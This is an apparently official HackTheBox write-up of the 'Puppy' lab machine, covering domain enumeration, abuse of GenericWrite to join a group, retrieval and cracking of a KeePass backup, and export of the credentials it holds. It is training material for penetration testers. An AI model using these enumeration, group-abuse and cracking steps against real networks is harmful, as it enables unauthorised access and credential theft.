



HACKTHEBOX



Puppy

25th September 2025

Prepared By: TRX

Machine Author: tr3nb0lone

Difficulty: **Medium**

Synopsis

Puppy is a Medium Difficulty machine that features a non-default SMB share called `DEV`. With the provided credentials for user `levi.james`, enumeration of the domain is possible. The enumeration reveals that this user has `GenericWrite` privileges over the `Developers` group. After adding Levi to this group, we can access the previously inaccessible `DEV` share. This share contains the backup of a `Keepass` database, which we can download, export the hash of and crack. The database reveals a plethora of username and password combinations. A password spray attack shows that one of the passwords is valid for user `Ant.Edwards`. Furthermore, this new user has `GenericAll` privileges over the user `Adam.Silver`, which allow us to change their password to a password of our choice. After the password is changed, we must re-enable Adam's account, as it has been disabled, which then allows us to connect to the remote system over WinRM. Lateral movement is achieved by finding the backup of a website, which contains credentials for user `steph.cooper`. Finally, privileges are escalated through `DPAPI` credentials that are decrypted using Steph's password. The credentials revealed belong to `steph.cooper_admin`, presumably the Administrative account of Steph, and a connection can be made over WinRM.

Skills Required

- Basic Domain Enumeration
- Basic Windows Knowledge

Skills Learned

- Exploiting `GenericWrite` permissions
- Cracking and Decrypting KeePass databases
- Exploiting `GenericAll` privileges.
- Decrypting stored DPAPI credentials

Enumeration

Let's start by performing an Nmap scan against the target.

```
$ nmap -Pn -A -v 10.129.81.186
<SNIP>
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2025-09-26
22:13:16Z)
111/tcp   open  rpcbind      2-4 (RPC #100000)
| rpcinfo:
|  program version  port/proto  service
|  100000   2,3,4      111/tcp     rpcbind
|  100000   2,3,4      111/tcp6    rpcbind
|  100000   2,3,4      111/udp     rpcbind
|  100000   2,3,4      111/udp6    rpcbind
|  100003   2,3        2049/udp    nfs
|  100003   2,3        2049/udp6   nfs
|  100005   1,2,3      2049/udp    mountd
|  100005   1,2,3      2049/udp6   mountd
|  100021   1,2,3,4    2049/tcp    nlockmgr
|  100021   1,2,3,4    2049/tcp6   nlockmgr
|  100021   1,2,3,4    2049/udp    nlockmgr
|  100021   1,2,3,4    2049/udp6   nlockmgr
|  100024   1          2049/tcp    status
|  100024   1          2049/tcp6   status
|  100024   1          2049/udp    status
|_ 100024   1          2049/udp6   status
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: PUPPY.HTB0.,
Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
2049/tcp   open  nlockmgr     1-4 (RPC #100021)
3260/tcp   open  iscsi?
3268/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: PUPPY.HTB0.,
Site: Default-First-Site-Name)
3269/tcp   open  tcpwrapped
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows
```

</SNIP>

From the Nmap scan we can tell that the machine is probably a Domain Controller for the `puppy.htb` domain. Let's add this to our hosts file.

```
echo '10.129.81.186 puppy.htb' | sudo tee -a /etc/hosts
```

Let's use the provided credentials `levi.james / KingofAkron2025!` to enumerate the SMB server using `NetExec`.

```
$ netexec smb puppy.htb -u levi.james -p KingofAkron2025! --shares
SMB 10.129.81.186 445 DC [*] Windows Server 2022 Build 20348
x64 (name:DC) (domain:PUPPY.HTB) (signing:True) (SMBv1:False)
SMB 10.129.81.186 445 DC [+]
PUPPY.HTB\levi.james:KingofAkron2025!
SMB 10.129.81.186 445 DC [*] Enumerated shares
SMB 10.129.81.186 445 DC Share Permissions Remark
SMB 10.129.81.186 445 DC -----
SMB 10.129.81.186 445 DC ADMIN$ Remote
Admin
SMB 10.129.81.186 445 DC C$
Default share
SMB 10.129.81.186 445 DC DEV DEV-
SHARE for PUPPY-DEVS
SMB 10.129.81.186 445 DC IPC$ READ Remote
IPC
SMB 10.129.81.186 445 DC NETLOGON READ Logon
server share
SMB 10.129.81.186 445 DC SYSVOL READ Logon
server share
```

We can see that there is a non-default share called `DEV`. Let's further enumerate which shares we have read access to.

```
$ netexec smb puppy.htb -u levi.james -p KingofAkron2025! --shares READ
SMB 10.129.81.186 445 DC [*] Windows Server 2022 Build 20348
x64 (name:DC) (domain:PUPPY.HTB) (signing:True) (SMBv1:False) (Null Auth:True)
SMB 10.129.81.186 445 DC [+]
PUPPY.HTB\levi.james:KingofAkron2025!
SMB 10.129.81.186 445 DC [*] Enumerated shares
SMB 10.129.81.186 445 DC Share Permissions Remark
SMB 10.129.81.186 445 DC -----
SMB 10.129.81.186 445 DC IPC$ READ Remote
IPC
SMB 10.129.81.186 445 DC NETLOGON READ Logon
server share
SMB 10.129.81.186 445 DC SYSVOL READ Logon
server share
```

The output shows that we cannot read any non-default shares, so let's proceed to enumerating the Domain using Bloodhound.

```
$ bloodhound.py -u levi.james -p 'KingofAkron2025!' -ns 10.129.81.186 -d 10.129.81.186 -d puppy.htb -c all --zip
INFO: BloodHound.py for BloodHound Community Edition
INFO: Found AD domain: puppy.htb
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (dc.puppy.htb:88)] [Errno -2] Name or service not known
INFO: Connecting to LDAP server: dc.puppy.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc.puppy.htb
INFO: Found 10 users
INFO: Found 56 groups
INFO: Found 3 gpos
INFO: Found 3 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC.PUPPY.HTB
INFO: Done in 00M 10S
INFO: Compressing output into 20250926152206_bloodhound.zip
```


A bloodhound export is successfully created, but we see an error about not being able to find `dc.puppy.htb` so let's add this to our hosts file as well. We modify the entry we added previously as follows:

```
10.129.81.186 dc.puppy.htb puppy.htb
```


Let's also sync our clock with the Domain Controller.

```
$ sudo ntpdate dc.puppy.htb
2025-09-26 22:26:46.714129 (+0000) +25200.400016 +/- 0.023717 dc.puppy.htb 10.129.81.186
s1 no-leap
CLOCK: time stepped by 25200.400016
```


Now let's fire up Bloodhound and drag & drop the generated zip file into it.



After the file has been imported, let's check for any permissions the provided user might have. We search for `levi.james`, click on the user that pops up and select `Group Delegated Object Control` as we see that there is one result on this item, and often a group might give a user some interesting permissions.



Indeed we see that the `HR` group, which `levi.james` is a member of, has `GenericWrite` over the `DEVELOPERS` group. If we click on the group and select `Direct Members` we can see that there are three users in the `DEVELOPERS` group, `Jamie Williams`, `Adam Silver` and `Ant Edwards`.



We can also get a full list of the users in the domain by using `NetExec`. The following command will grep the usernames and save them in a file called `usernames.txt`.

```
$ netexec smb puppy.htb -u levi.james -p 'KingofAkron2025!' --rid-brute | grep -iE
'SidTypeUser' | grep -viE 'WINDOWS|\\$' | awk '{print $6}' | awk -F'\\' '{print $2}' | tee
usernames.txt
Administrator
Guest
krbtgt
levi.james
ant.edwards
adam.silver
jamie.williams
steph.cooper
steph.cooper_adm
```

Foothold

Let's attempt to add our current user to the `DEVELOPERS` group to see if we gain any interesting permissions. To do this we can use `BloodyAD`.

```
$ bloodyAD --host 10.129.81.186 -d puppy.htb -u levi.james -p 'KingofAkron2025!' add
groupMember "DEVELOPERS" "levi.james"
[+] levi.james added to DEVELOPERS
```

This is successful. Let's proceed to check if we now have access to any of the non-default shares that we identified earlier.

```
$ netexec smb puppy.htb -u levi.james -p KingofAkron2025! --shares READ
SMB 10.129.81.186 445 DC [*] Windows Server 2022 Build 20348
x64 (name:DC) (domain:PUPPY.HTB) (signing:True) (SMBv1:False) (Null Auth:True)
SMB 10.129.81.186 445 DC [+]
PUPPY.HTB\levi.james:KingofAkron2025!
SMB 10.129.81.186 445 DC [*] Enumerated shares
SMB 10.129.81.186 445 DC Share Permissions Remark
SMB 10.129.81.186 445 DC -----
SMB 10.129.81.186 445 DC DEV READ DEV-
SHARE for PUPPY-DEVS
SMB 10.129.81.186 445 DC IPC$ READ Remote
IPC
SMB 10.129.81.186 445 DC NETLOGON READ Logon
server share
SMB 10.129.81.186 445 DC SYSVOL READ Logon
server share
```

We see that we now have read access over the `DEV` share. Let's connect and see if we can find any interesting files.

```
$ smbclient \\\\puppy.htb\\DEV -U levi.james
```

```
Password for [WORKGROUP\levi.james]: KingofAkron2025!
```

```
Try "help" to get a list of possible commands.
```

```
smb: \> dir
```

.	DR	0	Sun Mar 23 09:07:57 2025
..	D	0	Sat Mar 8 18:52:57 2025
KeePassXC-2.7.9-Win64.msi	A	34394112	Sun Mar 23 09:09:12 2025
Projects	D	0	Sat Mar 8 18:53:36 2025
recovery.kdbx	A	2677	Wed Mar 12 04:25:46 2025

```
5080575 blocks of size 4096. 1628262 blocks available
```

```
smb: \>
```


We see an interesting file called `recovery.kdbx` which seems to be a `KeePass` database file owed to the `KeePass` installer in the same directory. The `Projects` folder seems to be empty, so let's download the database file.

```
smb: \> get recovery.kdbx
```

```
getting file \recovery.kdbx of size 2677 as recovery.kdbx (1.7 KiloBytes/sec) (average 1.7 KiloBytes/sec)
```

Let's try to open the database using `keepassxc`.

```
$ keepassxc recovery.kdbx
```



Upon attempting to open the database we see that it is locked and we do not know what the password is. Let's try to export the hash of this database with `keepass2john` and attempt to crack it.

```
$ keepass2john recovery.kdbx
! recovery.kdbx : File version '40000' is currently not supported!
```

After running the command we get an error. A quick Google search shows that John the Ripper is [outdated](#) and we need to use the latest version, which supports the latest `KeePass` databases. Let's use `snap` to install the latest version.

```
$ sudo snap install core snapd
$ sudo snap install john-the-ripper
john-the-ripper v1.9.1-ce from Claudio André (claudioandre-br) installed
```

After the installation is complete let's attempt to extract the hash.

```
$ john-the-ripper.keepass2john recovery.kdbx
recovery:$keepass$*4*37*ef636ddf*67108864*19*4*bf70d9925723ccf623575d62e4c4fb590a2b2b4323a
c35892cf2662853527714*d421b15d6c79e29ecb70c8e1c2e92b4b27dc8d9ae6d8107292057feb92441470*03d
9a29a67fb4bb500000400021000000031c1f2e6bf714350be5805216afc5aff030400000001000000042000000
0bf70d9925723ccf623575d62e4c4fb590a2b2b4323ac35892cf266285352771407100000000ab56ae17c5cebf
440092907dac20a350b8b00000000014205000000245555494410000000ef636ddf8c29444b91f7a9a403e30a0
c0501000000490800000025000000000000005010000004d0800000000000040000000004010000005004000
00004000000042010000005320000000d421b15d6c79e29ecb70c8e1c2e92b4b27dc8d9ae6d8107292057feb924
4147004010000005604000000130000000000040000000d0a0d0a*31614848015626f2451cc4d07ce9a281a416
c8e8c2ff8cc45c69celf4daef0e9
```

The above command is successful. Let's copy the hash, paste it into a file called `hash.txt` and attempt to crack it.


```
$ john-the-ripper --wordlist=rockyou.txt hash.txt --format=KeePass
Created directory: /home/trx/snap/john-the-ripper/694/.john
Created directory: /home/trx/snap/john-the-ripper/694/.john/openc1
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [AES/Argon2 256/256 AVX2])
Cost 1 (t (rounds)) is 37 for all loaded hashes
Cost 2 (m) is 65536 for all loaded hashes
Cost 3 (p) is 4 for all loaded hashes
Cost 4 (KDF [0=Argon2d 2=Argon2id 3=AES]) is 0 for all loaded hashes
Will run 4 OpenMP threads
Note: Passwords longer than 41 [worst case UTF-8] to 124 [ASCII] rejected
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
liverpool (recovery)
lg 0:00:00:09 DONE (2025-10-02 01:23) 0.1094g/s 3.939p/s 3.939c/s 3.939C/s
purple..liverpool
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

This is also successful and the password is identified as `liverpool`.

```
$ john-the-ripper hash.txt --show
recovery:liverpool

1 password hash cracked, 0 left
```

Upon unlocking the database we see 5 username and password combinations.



Let's export the above credentials into a CSV file.

```
$ echo 'liverpool' | keepassxc-cli export -f csv recovery.kdbx > output.csv
Enter password to unlock recovery.kdbx:

$ cat output.csv
"Group","Title","Username","Password","URL","Notes","TOTP","Icon","Last
Modified","Created"
"Root","JAMIE WILLIAMSON","","JamieLove2025!","puppy.htb","","","0","2025-03-
10T08:57:58Z","2025-03-10T08:57:01Z"
"Root","ADAM SILVER","","HJKL2025!","puppy.htb","","","0","2025-03-10T09:01:02Z","2025-03-
10T08:58:07Z"
"Root","ANTONY C. EDWARDS","","Antman2025!","puppy.htb","","","0","2025-03-
10T09:00:02Z","2025-03-10T08:58:46Z"
"Root","STEVE TUCKER","","Steve2025!","puppy.htb","","","0","2025-03-10T09:03:48Z","2025-
03-10T09:01:26Z"
"Root","SAMUEL BLAKE","","ILY2025!","puppy.htb","","","0","2025-03-10T09:03:39Z","2025-03-
10T09:02:03Z"
```

Now, let's grab the passwords from the CSV and place them into a file called `passwords.txt`.

